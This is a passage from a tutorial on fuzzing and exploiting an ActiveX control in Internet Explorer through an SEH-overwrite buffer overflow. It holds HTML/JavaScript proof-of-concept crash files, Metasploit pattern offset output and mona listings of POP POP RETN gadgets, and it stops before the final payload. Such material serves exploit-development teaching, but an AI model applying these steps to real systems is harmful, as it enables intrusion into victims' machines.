
arg1=junk;
arg2="TEST";
arg3="TEST";
arg4="TEST";
arg5="TEST";
target.InitLicenKeys(arg1 ,arg2 ,arg3 ,arg4 ,arg5 );
</SCRIPT>
</BODY></HTML>
```

It's time to see the crash in action!!




ActiveX Fuzzing and Exploitation

As soon as we let the internet explorer execute activeX control it's will crash and close. Let's now take a deeper look, we will attach a debugger with internet explorer and crash it again with same poc script. Open Internet explorer and immunity debugger, press **Ctrl+F1** and attach it with internet explorer.




We have to pass several exception and let it continue it's processing, we can do so by pressing **Ctrl+F9** to pass exception and only **F9** to keep process running.





ActiveX Fuzzing and Exploitation

Click on yes!



We are greeted with 41414141 in SEH chain !



ActiveX Fuzzing and Exploitation

The next step is find out how many bytes are required to overwrite the SEH chain. Metasploit's scripts comes to rescue.

```
root@kali: /usr/share/metasploit-framework/tools
root@kali:/usr/share/metasploit-framework/tools# ./pattern_create.rb 2068
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx1BxBx2BxBx3BxBx4BxBx5BxBx6BxBx7BxBx8BxBx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8C
root@kali:/usr/share/metasploit-framework/tools#
```

Now we will use this unique pattern instead of using "A" which will help us find the exact number of bytes to overwrite SEH chain.

```
<html>
<object classid='clsid:125C3F0B-1073-4783-9A7B-D33E54269CA5' id='target' /></object>
<script language='javascript'>

junk="\x41";
while (junk.length<2068){ junk+=junk;}
msp="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9A
l0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An
6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2
```

ActiveX Fuzzing and Exploitation

```
Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0A
t1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8
Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4
Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2
Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9B
e0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8
Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj
9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6B
m7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp
3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs
1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9B
v0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6
Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4C
a5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2
Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg
1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0
Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm
1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6C
o7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8C";
```


```
arg1=msp;
arg2="TEST";
arg3="TEST";
arg4="TEST";
arg5="TEST";
target.InitLicenKeys(arg1 ,arg2 ,arg3 ,arg4 ,arg5 );
</SCRIPT>
</BODY></HTML>
```

Restart Internet explorer from debugger by pressing Ctrl+F2 and open our PoC file. Notice the value of SEH chain.



ActiveX Fuzzing and Exploitation

From pattern_offset we can see that SEH was overwritten after 2048 bytes and NSEH was overwritten after 2052 bytes

A terminal window titled 'root@kali: /usr/share/metasploit-framework/tools' showing the execution of a script. The script takes a pattern offset as input. The first run with 'Ox43347143' returns 'Exact match at offset 2052'. The second run with 'Ox33714332' returns 'Exact match at offset 2048'.

```
root@kali: /usr/share/metasploit-framework/tools# ./pattern_offset.rb Ox43347143
[*] Exact match at offset 2052
root@kali: /usr/share/metasploit-framework/tools# ./pattern_offset.rb Ox33714332
[*] Exact match at offset 2048
root@kali: /usr/share/metasploit-framework/tools#
```


So we will alter poc code as follows:-

```
<html>
<object classid='clsid:125C3F0B-1073-4783-9A7B-D33E54269CA5' id='target' /></object>
<script language='javascript'>

junk="\x41";
while (junk.length<2048){ junk+=junk;}
seh="\x42\x42\x42\x42";
nseh="\x43\x43\x43\x43";
shell="\x44";
while (shell.length<2048){ shell+=shell;}
//      [JUNK]      +  [ NSEH Pointer ]  +      [SEH Value]          +  [SHELL]
// [ 2048 Bytes]  +  [SHORT JUMP]  +  [POINTER TO POP POP RETN]  +  [SHELL]

arg1=junk+nseh+seh+shell;
arg2="TEST";
arg3="TEST";
arg4="TEST";
arg5="TEST";
target.InitLicenKeys(arg1 ,arg2 ,arg3 ,arg4 ,arg5 );
</SCRIPT>
</BODY></HTML>
```

Restart internet explorer and crash it again. As we can see in screenshot SEH chain was overwritten by our 4 C's and NSEH contains our B's



ActiveX Fuzzing and Exploitation

The next step is to find some good pointer that points to POP POP RETN instruction, mona does the trick for us, finding all possible pointers. Mona saves all the pointer in a file seh.txt

```

Immunity Debugger - IEXPLORER.EXE - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r ... s ?
SecuriTeam Secure Disclosure is foot

Address Message
0BADF000 - Number of pointers of type 'pop edi # pop ebp # ret 0x0c' : 1
0BADF000 - Number of pointers of type 'pop eax # pop esi # ret 0x04' : 4
0BADF000 - Number of pointers of type 'pop ebp # pop ebx # ret 0x1C' : 1
0BADF000 - Number of pointers of type 'pop ebx # pop ebp # ret 0x0c' : 12
0BADF000 - Number of pointers of type 'pop esi # pop ebp # ret 0x10' : 16
0BADF000 - Number of pointers of type 'pop edi # pop ebx # ret 0x1C' : 2
0BADF000 - Number of pointers of type 'pop edi # pop esi # ret 0x10' : 32
0BADF000 - Number of pointers of type 'pop esi # pop edi # ret 0x08' : 2
0BADF000 - Number of pointers of type 'pop esi # pop ebx # ret 0x10' : 5
0BADF000 - Number of pointers of type 'pop esi # pop edi # ret 0x04' : 1
0BADF000 - Number of pointers of type 'pop ebx # pop esi # ret 0x0c' : 1
0BADF000 - Number of pointers of type 'pop edi # pop esi # ret 0x10' : 5
0BADF000 - Number of pointers of type 'pop esi # pop ebx # ret 0x1C' : 8
0BADF000 - Number of pointers of type 'pop esi # pop ebx # ret 0x0c' : 4
0BADF000 - Number of pointers of type 'pop edi # pop esi # ret 0x0c' : 8
0BADF000 - Number of pointers of type 'pop ebx # pop edi # ret 0x10' : 2
0BADF000 - Number of pointers of type 'pop edi # pop ebx # ret 0x04' : 2
0BADF000 - Number of pointers of type 'pop edi # pop ebx # ret 0x1C' : 2
0BADF000 - Number of pointers of type 'pop ebx # pop ebp # ret 0x1C' : 16
0BADF000 - Number of pointers of type 'pop esi # pop ebp # ret 0x24' : 3
0BADF000 - Number of pointers of type 'pop esi # pop ebp # ret 0x08' : 1
0BADF000 - Number of pointers of type 'pop edi # pop ebp # ret 0x08' : 1
0BADF000 - Number of pointers of type 'pop ebp # pop ebx # ret 0x08' : 1
0BADF000 - Number of pointers of type 'pop edi # pop ebx # ret 0x24' : 5
0BADF000 - Number of pointers of type 'call dword ptr esi[ebp-18]' : 1
0BADF000 - Number of pointers of type 'pop esi # pop ebx # ret 0x08' : 9
0BADF000 - Number of pointers of type 'pop eax # pop esi # ret 0x10' : 1
0BADF000 - Number of pointers of type 'pop esi # pop ebp # ret 0x04' : 4
0BADF000 [+] Results :
746C9F66 0x746c9f66 : pop ebx # pop ebp # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
746C9F66 0x746c9f66 : pop ebx # pop ebp # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C82F2C 0x746c82f2c : pop ebx # pop ebp # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C9E802 0x746c9e802 : pop ebx # pop ebp # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
746C1674 0x746c1674 : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
746C373F 0x746c373f : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
746C9F5A 0x746c9f5a : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
746DFE98 0x746dfef98 : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
746C9F5A 0x746c9f5a : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C82F44 0x746c82f44 : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C860A6 0x746c860a6 : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C89B49 0x746c89b49 : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C8B80F 0x746c8b80f : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C8E11A 0x746c8e11a : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C90EFB 0x746c90efb : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [OLEACC.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C92D17 0x746c92d17 : pop edi # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [msasn2.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C91355 0x746c91355 : pop ebx # pop esi # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
74C93B88 0x746c93b88 : pop esi # pop ebx # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
746C68C4 0x746c68c4 : pop esi # pop ebx # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
746CA160 0x746ca160 : pop esi # pop ebx # ret 0x04 (PAGE_EXECUTE_READ) [msls31.dll] ASLR: False, Rebase: False, SafeSEH: False,
... Please wait while I'm processing all remaining results and writing everything to file...
0BADF000 [+] Done. Only the first 20 pointers are shown here. For more pointers, open seh.txt...
0BADF000 Found a total of 270 pointers
0BADF000 [+] This mona.py action took 0:00:06.187000

```

So our net poc code is as follows:-

